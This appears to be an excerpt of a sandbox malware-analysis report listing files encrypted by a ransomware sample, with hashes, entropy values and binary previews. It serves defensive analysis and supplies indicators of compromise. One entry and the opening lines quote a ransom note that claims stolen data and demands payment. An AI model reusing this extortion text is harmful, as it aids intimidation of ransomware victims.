SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\DUUDTUBZFW.jpg.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8373934258713716
Encrypted:	false
SSDEEP:	24:gkFh+lOBgUmkfn7ZPk5HdOxvL3WofDwD5GGMJzdqqH/Z6URvx8:gk7j6Umgn1wdOxj39wJPqH/4Us
MD5:	D4BC77B6F9A37AF2C437F25E6CB70C38
SHA1:	FAE6F9D8C8D67B967250AE25E25D2C57D14524B2
SHA-256:	4C2BC796E814599F977CEFC0257D662D65C38271768B29EC86E3053826D00127
SHA-512:	73CF35FC1C19598F1DAA2528D46770F185471EA66E414B9E77C97AC0D7FCF22E7C176570A3006F00141C3512DA1EA95A5085FF58006FC8DFF90762EC3EA3FD2
Malicious:	false
Preview:	..CN.dj.D......._d*...u..8g..y...b.+[N.>K..8Loa]......'P0m...@y..j..,..4...p..........G...:..4.*...o.".f.6n...f..L|..._. ....J.H...E.".m..V..x.G.Uq.....ba:.s..."y..Eu.Jo..6....cV..B ..=........+k7.R.) ..P{............O.a.M.Ml.k,....%..^p..G...=._.....:|0...T......s=...l......'W..yJ....]#*..%nl{j.,.M.......BR.[q&.2...B. .[.?Vb..k...6...@...k2....W...Xt..Di...s....\@)....2..h.C.>Tto..,........:.$..X.. 1.&.>...hg..7.L3...e6....n....rl.m`..V....`.r>"..6.yy:+;..Z..p#..]..j....S....u.*b.....j.S.9N.....b.@.j........^3.CBQ0."..q.e..\..W>.O..). aL*.^v^...:.97.0.t'.1...p.&Y...W.fU.?.H.?.....s<.[. <...r...p..qL-.5.RSA..C_..'.$..t..Bp..u......No.T....p..6.K.x.......8x.K.Z...\M.hu...CVSL~..y2d..@...]...E..If......$..}).BEk~>.C./..o2...sf8.R.@.....K.I.w...._V..P...<.. .W....q.Y..R*S...U Y......w...(.e../.Bof...~...:S.W..&...&.s.......Jz.*.=`.X..gB.a..a[C..w.....3.....T.4.W.... :.K.lUJ.y....q...m...a.r..d.v$$wD:..........q4.0....".1|u....z........

C:\Users\user\Documents\DUUDTUBZFW\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	**true**
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\EEGWXUHVUG.png.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	COM executable for DOS
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8096534902196
Encrypted:	false
SSDEEP:	24:DYniozrfY8CWPCEs0EENUIqyziE/8rqkbznloozCFzEW7lkkGFWDYUK:S5fYrWPCNI4yziD9znloNxG8U
MD5:	78CA8F890D1CA714E4C70B7BA40DBEEF
SHA1:	D0E8CA231984D40229BD8C17DCEAFAEAE2F03AE2
SHA-256:	FCC7C4DDD707CDB07FEA6637EC3EA90F5846BC6A19A350722F15EDF6F423D345
SHA-512:	2A83E7F2C2094EC502DD4468CE84237984587477581F535F63FC8724E65949F4407C37EFA92B926D6B1B905E7D5524FA1F1B9142B153523CC35B68ED74A325BC
Malicious:	false

C:\Users\user\Documents\EEGWXUHVUG.png.kVuoJyeoW

Preview:	.....ke...+x...0...q..g.V..T.[...'.)&....(`p#...v.L.^G...5^$..p.mv.T.s.G........(V. ...c.x.#...f3.....F._.......V..T.l.f..q.$I...%I.A..U...}o>.......c.@.$.b.Y8.S,,=....G...&.*..m.hP......6..S.n...Sn.l .....+.+...gG.q..z....L.S....'.j.s....Jw..S'(..D.........N....0]V.Yl.G.......g..39.j6.....m..zh.B.U..Cl...<o.......?(.6f..&M..qM)......v.h.%}<.f.9.)5c.qBH.x.O..F.00r}\|........}ue..c....M...../.'oV...]...&...>]$f....}..m.p.........y8..e.]+$........o..j...{L.i..../.(..a..EX..v....e......2?hx...(d......+.5\|..q.FT..0.....0.:..6.e.q?-pp_F..\|.V-..0Z..}..b.G].<oK48.>..ZC.I....d...c...#u...........H....8 ?.;.,,.~E.7..C.a>...Z.[..BE.$P@.V.....&g'..s.....7....9.f....g...../..UK(..?..x...7bc.<.(.1.....g._.......L...g...r.s~S.`..`!&.Y.o..ia.....Uq,1,.6.5.Pa..9?...h.....xk<>"u..G..........?8b.q.. ...a0_.T..J.!.]...X[M1?...,7:..V.....|L...wVm.J.@KF.z..0..._.."...u.L...l.o..2....o........l.?.s.hc....p.....>6...M...N..`...xi..I.k....Q....Gy...<..7.uD..

C:\Users\user\Documents\EFOYFBOLXA.jpg.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.849150245353768
Encrypted:	false
SSDEEP:	24:ZSBoAhfHrgX3lLTDCR/UJyR1aaR7MoMo5RnvM0TZRnjxEPcpsH:gB7hfHstT2R/TCaRQMrnjxESsH
MD5:	0143BD0056B63FCFAA24B888E6667766
SHA1:	741EB24AB284CE20E4AA8547FA3D659F75C55DFB
SHA-256:	6F4764A82BE8879BE6C782BA5A58A96A92B59971E2D7859FD6C3BCE107CFB6C0
SHA-512:	468A0994109F17A06E795ECBFC05823A5998B859DDF5C801A8E08328B5B791BD8254DFD33891BF186BD099443E4778A3FFE92F120CC673164D306AA74792982E
Malicious:	false
Preview:	Z........c.Y...~W~8...{....(........#.9O.....i...LM#....p.<.e:{...>...<...z+Q...O..eTI..P~.[........u'*Yd.hD7"..P.(."i%.XcI...Y...z`k\......9H.."......V....n.].......U..V.*.$...w......w7....UG....@.. ..x....^.Q...."=I.....G....m..l......b,'a..1.)g..-#/L7l`...5...u#.m..%...@...C.,@.c4.>m...d+..<.?.9....?}G..D...a...N..0y............3.......c....l<V6.3r.K.u.=...2.%....(...'........8V.$.]P O.@w.mz/.^..!Q7...J...@.'....c.,._&;(....f..w-.YU..Fd...<.Y. .?.A.....dd.....X.~br\,..$\|..C.q..>.......a6.._.....T.ht... .x}Q.........^%&........K.x.G...s.......?5...O.kS.B.."..tSBNG.SP[.%Wo .._...{.n.5....%.(j........sozS6.....}.(n/..2....x....[#. +O...N..B..$.I.4.M..[rn)2.KyE.....K.U.#.E.7...S@..s.....&y.E......9..G.JjP....<T.A..D._..d......d.....)..U.....+........j[.R.....`(..0.f..u.. ...U+.....<....Q.M..HfI.|?......S..Bx.U.-r........W.P...i.}...K.xL....+.O.\..!...c',../)...[.>....cx..5.8..H....v..J.fn.Zj.I...L...<.X...A9n.P;4.V..#0...s:..l

C:\Users\user\Documents\EFOYFBOLXA.mp3.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.868370734192895
Encrypted:	false
SSDEEP:	24:XWhxrQiUsD5sztRUoJFP6C69pD4mVR+AX3araQGjxc1D5Iybn:ar+sVsxRUoXf69pUm/+AnaraSHDn
MD5:	F0CF11A856C175903C49D84BC1E1905F
SHA1:	95EC248A7275390B53B01CA171C1612EBD13D23B
SHA-256:	BAD07BA5ABC9B2E72200827067A6A6A59CECCDE27182D0CC46D35D25C944FD16
SHA-512:	F55D1AD494DE498FA06E1D2768D6C48081B1DE561958C6EB25BDC049291990CF8A19DB36DFDDAB854851B6FB4C52D65213254C62AE83AD62E90B4216FB123D 5
Malicious:	false
Preview:	.......S....Zn+.l.....t.A.z..N..O..<i..P.Zy...(..d..EZ....<.....@.Z......<.......!.i...g......@.@.b..a..Qw3...Mk.~3.....FKV7...J2;%..~...u.S...WJ3.`...0.......;...h.TE?|..i..Z....%..S+.Y..j/ ...)...^T.....=:.v..|......;.>`.|.P...JA...7N..#.:..{.J;..s...kP..8....~$5w.F.B81..#m.?*..a...wb./.^...1.D:o.r.,.5.1.WF...p..N..W...k"...$.~2...o..`......<s..i...e...C...._... .].....bP...._.i..."V.: ..ujZ<..$.K5.p..C9.O.~....X..b...U..uu...v..."+....7......Lz..vZ.t...t.4.sw.B."}."<.......a....yQ<lrR......]...eb..*..3.3..J.?..7.F...oGq.I.[..A..Z...R...fXfC.K.%XG..G0H%...<.vK..l..=.(../.. .Tr...(*..\|..dK.W.*.!+...1..j...]..bb.....>J...1=9.VW....c..:...9...>.M.t..H.>Z.@..~^R.Y.......eJ..j.kSE......o.y..W.c.)~..G..`M...."L.($...+g7.F...........v..._.u....Bs....'..G..HK..1..... ..."6.WQ}^Q.Fa...#N.+.{{.n...4GDZ.<1..;.........%B.f.|..q..b.!..m.E0..q.....b9....l...:.-p.4]c.C......[Oe.RE)..'9......U..'.ra...<..[/D!..$...F?/.v.....M.u...xYe9a..X....."h.35..?g.. ..

C:\Users\user\Documents\EFOYFBOLXA.pdf.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.836941374512803
Encrypted:	false
SSDEEP:	24:xckEIgKTEwzcELf4CfdnfGKjHO/tgh2vyX5v6dZ52AA4hJ:GkEIgKTEwZQ+9fNwgh2vEx6Bc4hJ
MD5:	2C75BB3E65C92F9966EA0A1455DA739B
SHA1:	FC78CF6E37A662F99914B9677CD59C37793F8484
SHA-256:	E485B582D0936D6E719CD04191A258DA7AE22FA1767B9E4040E04CB5F1B3EDB7
SHA-512:	A2692CE9B294A40B6F3BC2A78D7AD0788DC70A9A1E4A82ED979004E454EDFAF1ADFBD11BF8568F64591B1BFC48CD6EF97FB5E6A5B12ACB004D6B61C59EB0F 284
Malicious:	false
Preview:	...J.m1:5v...I.......@.1..L,.1....ex...2.._}..3.2.la....l..<J..[...I_.a...@.)z.Z...nz..gl@.9.~(.`..b..E..........C...S...^2&...j.!f....2^==.....<W .ZC....&..-.........h4c..8......7...4...B..m0.k..:c7. .5^1.Z..9..5.j...0QJ..$8.y*.Qj.C=k.....}...)QE...C#z.._..-....MKi.B+)........N;.?..m@5....*K.=-.z*....).....p....{gdk...Z.-..W.. .d5..k&..!t.q@.V?.<...(b6. m.7...,.....t..F..O:...E._0M.}jKAn .=!6.....y^...f...B2..?+.l*C.. L...0HN.v.zRn.A..w.Rx...n..1....lwV...X.`.0kC..$9.OC..z%.?..G..........H...3j...a.....e.B.w...7.>....T2...T.N...l..Xqz.1.S....G._Og.$..sR.^..Zy."...........*.' .Dy..~.+..`...{JzjAA...G.#l..Ys,.y_...p.h.O.w@.;M.|`P..v....}t..M..5.,q.(....&..^q..O...b.... ..B.@|.2..j...A..k..<.wO.......C.w`.=..ZV..>.~...r......3.r.............w.....+.".+.T\%..'#....\N..aq{ 9....{..s<.@J......j[...v$.+.....K.#..,..yrq..--3.H.....m.o=...m....m8...C.{:?......_.=M..@s.Z0....*"..I..3@ ..\.@...0..a..........|..ht....Tb....%7<.....

C:\Users\user\Documents\EWZCVGNOWT.png.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe

Copyright Joe Security LLC 2021

C:\Users\user\Documents\EWZCVGNOWT.png.kVuoJyeoW	
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.830400318767949
Encrypted:	false
SSDEEP:	24:iSjUoKyceABxtxj5CsbUhxaqvmQeXrt99CLQwQM+/nKKgqUNYnxi:njtj/Aztxj5CsoaqvJqqMwmKKgeI
MD5:	28FFA8484DE0180CD11A1AB17D1B5DF3
SHA1:	012225942736F7971A4C5564370185C987AF9116
SHA-256:	A5897529D572774066A513667DE101FFF47F7A1412001C91D6FE137C5F148FD0
SHA-512:	5B4F62F94BB71F4089D181E8E0CA05FA403D981029884FACA89CAF21C924045AC0A3E6758D2C2BD9DD6792FC3EEDD6C41594308D4779FA3E05418B894D3CE6I B
Malicious:	false
Preview:	H:>.........b.Kg$5J.v..^>..E.~...4..KW.4..Y^..\;...}.>>.>.......`..ZR..DX...._6..3e,.Z....B4...>..,<.?.=...gn-.{.....k.g.<.........K.Y..H..c.9..M.....MXj...]Y..D.P..M,.Fn.ROA......krL.....5. \|e..K.X.,.4$....Bn..z3.(*.}..k...aK#.d%t..3.D.r.O..|..4=.$..+..g'.<.9<.Y3A#..Cn..7./.....B.X..d*.<....1.o.\|G.y...A.{.{./.-.P..UB.in..X.[...aOZ0qxAO5...Ops.0.....a..X.k.s...hm...... W.~.D~..p."f.(F..R$...T..'U]...M.X(.....b.^.8.r.....j...6.k.,w...Iq.8...H.L..i..7.O.57`.l....g.L..'f.I.*.}..D..4......N..b......Y/........wL..0._...A..6O@..V(R:..K.K.n4-E.r....`\.......z.y..).=z.H.1.. K..._...:..^.#...S.a...^BFv#g..{t#...).M.. .7D.."x.v....C...s.7.J..EN.Y..N..Q....Zlv..(..eP.x.y.r..M&.'...z...k.h...Gcc.......W..X..Cx.g0..h..}\h-...f.....t1.d....I...dK...;k6....UQX..Y7)... ....$z....Qq..7.\|..*....W...&..n..R..*s.T.).......K.2n..".*..$....6.{D......V.?........'3.Q.>y.g..=^.Zkr.......{...3...-M..T.F....".T.kd...VJ..e.Rz...h4&I^.*.`..F(.~,2.+?8. ..5....P.....*.j.

C:\Users\user\Documents\GAOBCVIQIJ.docx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.826695239649664
Encrypted:	false
SSDEEP:	24:OVEFr7iXhXuSltHPRBX9jJrN0cqsDWMLzV33AyMMVrug/wuIKF:6GrWxXuo19jn9awVHA1MVrug/wuV
MD5:	7EDA155C718A63E841C908C33F6815D5
SHA1:	04B69355776E875E50FAD8A4A1C9608099C98D65
SHA-256:	A27F064851A4DBA36B78D11A2A09C82E4C90915BC8A34555FFDD9B44F307C981
SHA-512:	2B80031B7C8AE95FC8E78C32CDEE0ADA9039B4FDF5EB647864C41841B2503C02D8CC8C71A9B72AB3AE879D020D2A29EFE2C199D02101B7C71A68438C280813 1
Malicious:	false
Preview:	[....V...gO.0..g.Mm.........x..<...&.+.@.C-X..k..,.6..U...!.y.q....W.#_.].F.O.....\.,..mu.1...'PcH../../...}.z.{..`.V.:...I......F.....t?..V.].O.L......q(......}..a.jC&..).y!s.Q.{..Hg/>..$.t}.......... .krP...d >....(.}.ld6..)6%.BFu..^,-e{....a.yY7..CK..9...f..o..,iG..!...Y.\..~)..~..X..r.............;6.......=2x..ul;.#..9l..zQ...../....~^Y.*C.?.K.K......b..^...dYYP............q.t/...q..\..U.9....)l.h.x,.j. <.....d/s.y..t.0....7($.....B..?...V.......h7...\.0.x.<.v%a..p.M.?.WHs=..W....X..Q..Q...x.'.B.O...'8.v..!..:.....,h...[O..*.{[Ru.8...4.....Oe:}.......V."....T...{...t*+(|..6.&.{j.e.z'.~...PXR. M.v.d7.e\.~H...._.P....=.g)...VA.O.P.7..r..[.59g..m$.3...`uh..N....Q....d=...O5.g.7fw 7}..O.f..r.{:..&..3.V..T.N.....Z.6%J...j...+......+..c.s'...ofj8.*...f.;?..cG.v[I........d0.t<,.....G&.F pi.ZF..1.}...5%....a+..T.5u....VUc.`Q..V..F.~W.....=Gn..&v]b..W...vQa...f..v=...l0.C2.Xb.tY..1...XNf..1.......f1.c;......WF.~...:.#..z=.b.p.F..S<w....]?=..aB.a..

C:\Users\user\Documents\GAOBCVIQIJ.xlsx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.84703967959642
Encrypted:	false
SSDEEP:	24:VhBjgRzSWXyifAE6lbP+pQx+SJn1tr76WLHkSio6ECX0/9Q3H0y:jBjgROWCi4FlyAPnHLLHCj/saEy
MD5:	22A7764AD3F0FE8E4A4E8AA4BB17A899
SHA1:	957703F54806747172F4676485EF7720E28A6778
SHA-256:	3A80A816CCEC31323070D8FADD6DFD13740127429F9A71277B35CD3842049122
SHA-512:	B3CA76BE192A212E92EA4A51CAFC5E6F53943A69D477EF9AAEA1D6E94B22D9BC984756C1088AC627BB9A3BE66390A1FF0C459EDD891C7E147583EA8BBAEEE 93A
Malicious:	false
Preview:	h...~...x -T.$....{}(..v....._.WuW.. ..S..^=..C.$.3..g.%...r...}.]^.f+....={&{....tis.?..F=...cm#.....c.L.^.R..e.@.l...z. 3...f..A.R.[.?.".}F.i...%Dqb.X....._4..?..CHh.hj,..F.p+....3..%.g..Z ;.......8. ..`..w...}..9&>....`.h..v.s........#..GN.xiJ..,{..>.Y.....Pc...w.E]>......'..HdOG.<.^.7.D4g..t..9..F.%.3.'6+\.....U..?..............i............i...[3;..\h....b.m.8jSM..'*.U.Hj{...xL.Gkc $.1r7....Np...q.\|.vG.P.l.+.g.9...Sl..;....N..k......wBYrl6....2.!!..lB.9/.fg....W....q,2.,V.[..p.]F.v]..%.v.9.M.....z/.....8l..u./.J{.3..;..KnOF-...y....:...\|64....ho..V...?.=.$.3.h..e.850...o.g..~..- ..\..Z.^4|t....W.N.S..AIbB.M.g..C0....-.(.........r^1.@.u).xq...+.T.x..{.=...m[.|.=.n.f..?>.v....%y......}.. .,..f)j.?y..P..2.<..........-.<...#N.....F.1.K..@lg....SV.y.$.t4.^w....".:6.)...N ......%T.U.I.w$..;*(...,......\....1..FS.sB..5E.a.R.B.a.87S.^...f/:`.C.io....r.9%Sn.!....E.....+P|.......N:...AO.....j.b...2GE>.R^:.......aS.......^g"..j.]...U..nm..<...

C:\Users\user\Documents\GAOBCVIQIJ\BNAGMGSPLO.jpg.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.846036150154131
Encrypted:	false
SSDEEP:	24:eyyxP24vEUBO8fPcWI7hRzPn4vHKAdQH+96bDx5kcpC:expO6cVz4vHikWd59C

C:\Users\user\Documents\GAOBCVIQIJ\BNAGMGSPLO.jpg.kVuoJyeoW

MD5:	FC4DCBB16065451D815C3D9EC175CC22
SHA1:	E5C5139AF25C556DF9ED3D22D83B746A8295B4D1
SHA-256:	7BF8877C9BAFA760BAB9FCA9874796D46631D9CDB674BAC2286B85253A967DC4
SHA-512:	E65C9B85B95DCB621DEE4DB7F6C18C30509FE83E3CC3B749392A691C0C28F6EC21127BBBF739F6E7EE1FC61D7453A5601CB40A5F6AA4A37B55AB7CE625AF2 4E
Malicious:	false
Preview:	.cl.=P5.CK4!..V...-..sO9...X......+?....!H.v..{..c.u'...4...Y1d......JX.:.$...4*..I..BB.\|.m...Fa....Ut.,V.......'............WB/.B...O....}...?.5.B.&....p..Qi.@.<.3n..S....?...2.`:..u!.$.B.m..}...@.e..6..%v&.Igf'.b$.........31y)'.6..C1....M.......!?..C..p\..+.R... ."?.\..O........h-.........g...z'q.....-0R.t'...{..<4...hn.....{........3\|..._m.&.VW....B..qq....Q.YT.au..)6?..#*Gl...\|.Y..N...W.Ae&.9...y(J...s.1...h.4.<..[.Iz.8.N... .>bE..J....0j........N.K.c[..z...f_w'h.Le....d....T..M....L.uMs..a.......]Z(~..q..&.^.9.+1.>..e...0l....#..&!).w...\|o.N...3.k'3.;.H.,....P.V....1.^.].#*f...G.......,...."_..U7........Os>.A..I.[E.v...Kh...w.zF.T..."..=b.#\/..F.'p..n6...6....Tb..8p."..Wv\!..c..Q...w.Z.k.3..)g._..J...#.mT....I(..2.5...ot...9o....)...t@9... ....z_)...[.1..D.q(..w^..........k.>.c_D-......w6...m.?.%.Kt...$..8.f.l_.;...PHx....u...~.9.R......"...R.z=UgVl....@..9.z$f....,.C1j....v..m..Pt*.2./........8..L}.6.2 ......y...0.[.t.]Bw.8......;.

C:\Users\user\Documents\GAOBCVIQIJ\EEGWXUHVUG.png.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8390763542638435
Encrypted:	false
SSDEEP:	24:74+DA4PG+RYJw0gpn4w7RxTDM1vh6zZIbbH+Fw0Nw/JUBEmTGHdi4NpE6J:7RAVYBGvc5w0GGuHgj6
MD5:	08152FC4ABA42F96ED24CFDE88CA44C8
SHA1:	5449DAC72DCF8D27F43CC3C5FB7695DF3325CA49
SHA-256:	87B73319FA58F1D9626502E187C1A4D2C2686EED7890632420AA61EC91258CAA
SHA-512:	A29E1108FE8A828FA6F67B1C26C9F696C470A6D0B247FA073B0A1FDFA9D27A79EAF83D39BADF610263B7D0A7F664F08B8E3EA8EE666BD1F847AFD011E8CC95 56
Malicious:	false
Preview:	......QZ.3.T...Z!....W3`Nn..)l..{e..VH~5.B...ZQ...[.5|Z....C.... k.......Pf..a.....}._/..?..L....t....X..'s!.:..cV.k.9.c.9....*X-.....SsG.D....c.D]m..;.=i....F"...![.2J...x.a........At...j.JGx...F\.^b..S$.*.)...F.=E;.X\|..[e....bG..Xbn.s$.uE.K.0@%....b]<..W.Z^...K....D........1.....@..o2..%...Jz-G.]..F..l....:.PHc.........+.n.<..^_.r3..~.........k.......a........,..J.T..c#66;..KF..5z.....c..g....E..Q....Z.0.h...$@.@%q.i.3\.g..7xh\|.*.E.=.9.~+?.......Q...r....t..D.75..."..u....X.X........W.uO. .\!s(H.i.!.h..:....9...2..z~.'.48.@Z^\.........E...{.vV..-/Q.L............X.*F.D...F..(~.[.`.Y@.X....#..4uQ....'.%$K..,.-..E..m.....N.......V........x.l..>...u.Pp.h...^....-Ea..v...`..,~....N....j3i<....B......Y^.Y.....{'t..v.~'...u.Y.9M4..T.5..K.o...(T.....}.Ok.G...8.%Z.Ha...<E.g..>m.....R......m.........X..F....CLT.}...d..f..yg..S......$&....Y.!.=.1..../4hW'...u..W...M........s.[z.8Wb....d-..+..%gA.K._ A.....8_.OT.L.T_..[(..z(8.}...X..?...c.#P

C:\Users\user\Documents\GAOBCVIQIJ\EFOYFBOLXA.mp3.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8422490337537205
Encrypted:	false
SSDEEP:	24:4SBe2ruS2fUJRP+aDdgq+15GthtEKnkYtyiLyEGwh6XRFfEWX:4SvY+LBybGthtE+xnLyEGm0vX
MD5:	769F1DB6B0F1C114F26687CC66D9B780
SHA1:	540A3DACD05167E02849168AA94DC932298050E6
SHA-256:	563DB6C72FE25F9F40D2B1CED79B9A64DB0A0A75256E2E90AA0285E6B9103B74
SHA-512:	668AF22719A389484802005BC3AD7CF28E6C4997AF5C155DE9137A58EB7523A14E9312B2F270209A922F85F058FCEE8514B64ED6F1C154C08C26407690988A6C
Malicious:	false
Preview:	..^.....*...].{...(.......c.@^.. ...N........Fn}..$...x..nQv..&.....L.a..._:Y+Ub..uQT."W..9.=0w.^j..(...pbJ...K3..aK.\|...t..)..._T.w.7.v.......A.:...v..L{4J.....P....y..Q.mu%).:g:.vz ......D4...{.....6.)......{>c.._..j]...4.G..U.u.._..1. *.j~...u.W~r.(>d..QB.:...R:......]......u\|..[..?.qs..R~....t..7.......o..............V\.`jR{i...7&b.SyRef...w.gbq.....@....+...,.1.[....^..TW.Q........i.....Z.e.L./.&M.n#....l...m't. ..Z.'.4&..m....\|.3Td:.0bH.#.....R.-...k...Q.#.?B.....].Sg...........OW.z.?..zN.......w.R..Wz.........Xj F~....tI..N...5/..r}._`i.]<A.T....*.."...1G........../.z.P........)....p.\|.9..x.Eh.QL0..[..R$..q....2k.-.........v:....G.....<..F..~.Z..%....j.?#`2.FL...N.7s..*.......[..Xw.`.r.e..=.i..4^@..2..R.."~Y...d`=.8~.....z.H.]...~E..Ej..I#...@.#{..~x...k...P..W.Z..N.M.m{.@.F..e...#...q...........].d.cs....8q.....@.*.......e..pGOcPAd.....) .Z3..}.2o..23.......\t.Y...G....M.T.<..9.|3..p:P......|.:D..o..!....`.v".p

C:\Users\user\Documents\GAOBCVIQIJ\GAOBCVIQIJ.docx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.850716352611268
Encrypted:	false
SSDEEP:	24:W7sXBairoxq8A6sWLa3qN2XvNmwgAt7xT/ZKFv2/hQDAW7BL:W7GBaiwsWd2XvowgAtFRcu/2Dz7l
MD5:	B3D61F94C3124564A8FED746523552FE
SHA1:	D7CC25EF0AFD5D48ADCC55C1C18377B52B08B528
SHA-256:	5EFABFE58C04AC525D202EC9513B4C74C743339DB90327A890CC4E0476C36C22
SHA-512:	7B45A3EB43C9077656F3FAC59F1E2BA2559007CB8B67B9E32CB7A01C76CF899AE75EE2048A3322C045C7640A8026F318572C885AD6C2A065EA716A0D9E49BBA B
Malicious:	false

C:\Users\user\Documents\GAOBCVIQIJ\GAOBCVIQIJ.docx.kVuoJyeoW	
Preview:	.I..w{...+..{...VSa....Ps3....,..T...w+..4.`...l..+..$...\|J........`k...;.N.t\|J-..]...... e+....~.1.a\|......?o.(x..<..*..Nt...7..s.j.~.....n.)nf6$..`...?..l64....E..;=.)....u.... ^.#....B..].shq'%{.......D{!.=u &..r...!..8j.9.V..P.%..M.xi.p..a...V.Y=.Hk.J3f....,JWX....v...+"...;.5%..D`LG.B...N#..(..;V.R......1.2...../!.].C-..e..H.Qi.>,F. :+.+c\......?.P.....m.l....Db.E.....2|..?..+..Qk...-4........ }..S..d.E........Ky...\....=..+'.3"......5f..g...y.o....H=........j.....`gK......T........./.~~..._qq..rWu3..>a..%..G......s....M..l.......}.6...6.?..xQ.4.......X.....md.9..v.2..-."(..>g.[rZ.L.,......(<...;.n.. E7.`#.n.K.j.5...d...>y....K.*&J8s..;l.b.}.........>.fr..K....a....&....I...r.?....0.P#..t.&.6.;.V....\.x.....6.\.....}[+Zn....3.;.....b.m..}T)..|fK..q......$..<..........A......o._........<..1.h...L...,.....u.E &.K\.a.R.....f."U..ht.....f.........l.@9..G.-...L..=.jhg..6...`..)..*.nMe....i...-...).:oP....A..|W........P..V.g9.d...N=:.\.D.

C:\Users\user\Documents\GAOBCVIQIJ\QCFWYSKMHA.xlsx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.833260017347507
Encrypted:	false
SSDEEP:	24:b3Mue9OxhOE9Hds5lxZfjSeVBpyvrg7haEZ2nrEeS2nFUlWwrbYb:b8ue9OfOEtdUxZfjSeVB+sMEZQEraFA4
MD5:	718DA9B5A09ECE821176501B657212B0
SHA1:	B32932854E77E650DE15432303C74C7E56CEF342
SHA-256:	3E105F92E44859661E20626B0EDF034574AC21ACFC5DCC6DFEFD98D80B9BE33A
SHA-512:	1D427D3B7C7E010A00FDD2C5E71AF88C3C04D9C370953BA46AC9F8A8F6589C015E0075C9EAB8545F5F72982066F68F27E94297C1A9F3B4F0F47E0BC98BC26E1
Malicious:	false
